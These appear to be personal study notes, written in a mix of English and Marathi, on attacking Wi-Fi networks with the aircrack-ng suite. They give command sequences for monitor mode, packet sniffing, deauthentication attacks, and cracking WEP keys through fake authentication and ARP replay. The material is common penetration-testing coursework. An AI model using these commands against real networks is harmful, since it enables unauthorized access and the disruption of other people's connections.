Pwd

Ls


Cd ..

Man ls

Apt-get update

Apt-get install terminor

**Changing mac address:**



Je aplyala mac address change karaycha ahhe tyacha apan port la apan adhi disable karyacha nantr jithe mac address ahe tyala hawrware ne jo new wala mac address ahe toh change karaycha

Nantr parat te enable karun decha

Ipconfig wlan0 up

Iwconfig

To see thewireless connection only

**manage mode** – default mode ..ie it will only capture the packet that has distination mac address of that device

**monitor mode -**to see the packet transferr to the over all network we have to make mode to monitor mode

this is how it is done

ifconfig wlan0 down

then kill any command that is going down to avoid conlission

airmon-ng check kill

iwconfig wlan0 mode monitor

iwconfig wlan0 up

**packet sniffing**

airodump-ng wlan0

ESSID – connection near by


Pwr – power high better

ENC – encryption

Airodump-ng –band a(supports 5 g) wlan0

Airodump-ng –band abg wlan0

To see the 2.4 and 5 hz band network and clients connected to that network



Airodump-ng –bssid \*\*mac address\*\* --channel \*\*number\*\* --write \*\*filename\*\* wlan0

.cap file is main it will contain all the data we gathered

Then we open .cap file in wireshark to see the data

Pahile router la apan disconnect karaycha ,…nantr

Mac address router cha change karaycha anni mag jo dusra client connect ahe tyaala toh apan disconnect karun takayycha

Deauthetication attack

Aireplay-ng –deauth {large number} -a {mac address of router} -c {mac address of client} wlan0

-c bolle toh disconnect the address

The abovr may fail if the airodump-ng is running against the target network

Manje 2 ghA HI CMD sobat runnhoyla pahijel trch te hot asta

Te network la disconnect karun takta

Wlan0- interface

WEP – wired equivalent privacy

Cracking

Airodump-ng --bssid ………--channel …….-- write filename interface

Nextwindow madhe

Aircrack-ng filename.cap

Key found(semi collen kadun takaycha)

Yayhcch kasa kadhaycha …jo ki active nasel

**Fake authentication attack**

Airodump-ng –bssid\*\*\*\*\*\*\*\*\*- - channel \*\*\*\*\* - - write filename wlan0

He chalu rahu deyycha side by side

Next window madhe

Aireplay-ng – fakeauth 0 -a\*mac address of WEP network\* -h\*mac address of wireless adopter (first 12 digit …remove – and put semi coloon)\* wlan0

3dr window madhe

Aireplay—ng – arpreplay -b \*mac address of WEP network\* -h \* mac address of wirelesss adopter \* wlan0

Parat ekda fake authentication karun gheycha

Aircrack-ng filename.cap

Wpa uses tkip encription

And wpa 2 uses ccma